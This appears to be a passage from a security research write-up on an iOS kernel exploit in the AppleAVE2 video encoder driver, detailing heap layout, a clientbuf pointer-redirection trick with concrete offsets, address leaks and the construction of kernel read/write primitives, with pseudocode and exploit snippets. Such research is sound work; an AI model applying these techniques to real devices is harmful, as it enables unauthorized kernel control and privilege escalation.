
Exploit Flow of CVE-????-????

We break down each step in the exploit flow. The first and second steps are exactly the same as explained as part of the CVE-2020-9907 exploitation. Let us go straight from step 3, explaining why we need to leak multiple clientbuf(s).

The clientbuf structure itself is quite big, and the size has increased slightly since iOS 13, size of exactly 0x29B98 bytes allocated through IOMalloc. For a heap memory of this size, its address in the kernel is always aligned to the page size 0x4000, so the block size allocated each time will be rounded to 0x2C000. Also when you allocate multiple memory of such size consecutively, It is easy to see that the newly allocated memory happens to be right next to the previous block.

As mentioned before, we can create more clientbuf(s) through AppleAVE2UserClient::sAddClient, the current_clientbuf in AppleAVE2Driver instance always points to the most recently added one,
every clientbuf has a prev_clientbuf member which holds a pointer to the previous clientbuf.


After every new clientbuf is added, we leak its address through AppleAVE2Driver until we accumulate five of them, and then this begins to reveal a means of exploitation.



```
struct AppleAVE2Driver (Trimmed)
{
  struct clientbuf *current_clientbuf;
}
```

```
struct clientbuf (Trimmed for easier analysis)
{   ...
    struct clientbuf *prev_clientbuf;
    struct clientbuf *next_clientbuf;
                  }
```

What if we clear the lowest 2 bytes of current_clientbuf pointer in AppleAVE2Driver? Since the lowest byte is always 0, so in fact, only one byte will happen to be changed.



current_clientbuf will be redirected to the somewhere in the middle of another clientbuf!

Each clientbuf caches a pointer of AppleAVE2UserClient instance, and AppleAVE2Driver::SetSession will check whether the pointer equals the AppleAVE2UserClient instance that been passed, If it is not equal, it will read its prev_clientbuf members as the next clientbuf and repeat this process until it finds one.

This adds an extra offset to our redirection. I examined all possible results and found that all except 0x0000 will be redirected to memory that its content is under our control, it means that we can control the prev_clientbuf pointer, and if we can manage to leak the address of AppleAVE2UserClient instance and let the check pass, we can dominate the entire clientbuf that is about to go through AppleAVE2Driver::SetSessionSettings.

Most of the data in the middle of the clientbuf structure is copied from mapping_fromUser, according to the clientbuf structure information obtained through reverse engineering.

If lowest 2 bytes are:
  1. 0x0000, continue to allocate more clientbuf(s).
  2. 0x4000, prev_clientbuf will point to clientbuf +0x25b60, fall into range of inputmap_InitInfo_block12, at offset +0x498C, we can set its value from userland at mapping_fromUser +147228.
  3. 0x8000, prev_clientbuf will point to clientbuf +0x21B60, fall into range of inputmap_InitInfo_block12, at offset +0x98C, we can set its value from userland at mapping_fromUser +130844.
  4. 0xc000, prev_clientbuf will point to clientbuf +0x1DB60, fall into range of inputmap_InitInfo_block11, at offset +0x1AF0, we can set its value from userland at mapping_fromUser +114460.

We will use empty_kernel_40_mem() to clear the lowest 2 bytes of current_clientbuf pointer in AppleAVE2Driver.

```
AppleAVE2Driver[0x3d0]: 0x0
AppleAVE2Driver[0x3d4]: 0x0
AppleAVE2Driver[0x3d8]: 0x0
AppleAVE2Driver[0x3dc]: 0x0       // These areas are empty by default
AppleAVE2Driver[0x3e0]: 0x0
AppleAVE2Driver[0x3e4]: 0x0
AppleAVE2Driver[0x3e8]: 0x0
AppleAVE2Driver[0x3ec]: 0x0
AppleAVE2Driver[0x3f0]: 0x0
AppleAVE2Driver[0x3f4]: 0x0
AppleAVE2Driver[0x3f8]: 0x0
AppleAVE2Driver[0x3fc]: 0x0
AppleAVE2Driver[0x400]: 0x3e698000  // ->current_clientbuf
AppleAVE2Driver[0x404]: 0xffffffe0
```

iOS runs the ARMs in little-endian mode, stores the least-significant byte at lower address, so in the exploit code, it would be like:

```
    empty_kernel_40_mem(kObject_AppleAVE2Driver + 0x400 - 38);
```

And it is not difficult to leak the address of AppleAVE2 User Client instance, by using kernel read (e) method:

```
  uint64_t kObj_AppleAVE2UserClient = kernel_read_categ5(kObj_clientbuf);
  kObj_AppleAVE2UserClient |= 0xffffffe000000000;
```

It is worth noting that the kernel read (e) method will destroy higher bits of the pointer after reading, so be sure to prepare a needless clientbuf to read, such as the earliest one. Later we can still restore the pointer and release the clientbuf normally.

Now, we redirected pre_clientbuf to mapping_fromUser, mapping_fromUser is big enough to cover the entire clientbuf.

The next step is to constitute kernel r/w primitive, which we have quite a lot of resources to explore.

For reading, we can reuse the technique introduced earlier, the m_DPB member.

For writing, I found this:

```
AppleAVE2Driver::SetSessionSettings
{
    v13 = clientbuf->KernelFrameQueue;
    FrameInfo = get_mapped_kernelAddress_from_KernelFrameQueue(v13, ...);
    ...
    if( !clientbuf->unk_flag )
    {
        *(_DWORD *)(FrameInfo + 5948) = clientbuf->UniqueClientID;

        InfoType = *(unsigned int *)(FrameInfo + 16);
        if( (InfoType - 0x4567) > 5 ) // This condition must be true to get bail out
in time
        {
            printf("AVE ERROR: FrameInfo->InfoType not recognized (%p)\n",
InfoType);
            return 0xE00002BC;
        }
        // Must get bail out before entering the switch statement
        switch ( InfoType )
        {
            ...
        }
        ...
    }
    ...
}
```

```
uint64_t get_mapped_kernelAddress_from_KernelFrameQueue(KernelFrameQueue)
{
    if ( KernelFrameQueue )
    {
        v2 = KernelFrameQueue->m_BaseAddress;
        if ( v2 )
            return v2 + ...; // Eventually is v2 + 0
    }
    ...
}
```

All variables highlighted in yellow are under our control, through UniqueClientID member of clientbuf, 32bits-long memory can be written every time.

This writing primitive isn't perfect, as the description is given above. A 32 bits number away from the target writing address at a certain offset must be larger than 5. A workaround is to use reading primitive checks every time. If it's smaller than 5, change it and after writing is done, change it back.

After obtaining the privilege of reading and writing kernel memory, it marks the end of kernel vulnerability development.

The subsequent stage is usually called "post-exploitation" the goal is establishing an environment for run unauthorized programs on the device without restrictions.

References

1. Adam Donenfeld: iOS vulnerabilities technical details. Black Hat EU 2017. https://www.blackhat.com/docs/eu-17/materials/eu-17-Donenfeld-Rooten-Apples-Vulnerability-Heaven-In-The-IOS-Sandbox-wp.pdf

2. Ben Sparkes: SSD Advisory – iOS Jailbreak via Sandbox Escape and Kernel R/W leading to RCE. TyphoonCon 2019. https://ssd-disclosure.com/ssd-advisory-via-ios-jailbreak-sandbox-escape-and-kernel-r-w-leading-to-rce/

3. ZecOps Research Team: https://blog.zecops.com/vulnerabilities/releasing-first-public-task-for-pwn0-tfp0-granting-poc-on-ios/

4. Liang Chen@Pangu Team: Exploiting IOSurface 0. 2019. https://papers.put.as/papers/ios/2019/LiangPOC.pdf

5. Ian Beer: Splitting atoms in XNU. April 1, 2019. https://googleprojectzero.blogspot.com/2019/04/splitting-atoms-in-xnu.html

6. Brandon Azad: A survey of recent iOS kernel exploits. June 11, 2020. https://googleprojectzero.blogspot.com/2020/06/a-survey-of-recent-ios-kernel-exploits.html

7. Siguza: Psychic Paper. May 1, 2020. https://siguza.github.io/psychicpaper/

8. Apple: App Sandbox Design Guide. https://developer.apple.com/library/archive/documentation/Security/Conceptual/AppSandboxDesignGuide/AboutAppSandbox/AboutAppSandbox.html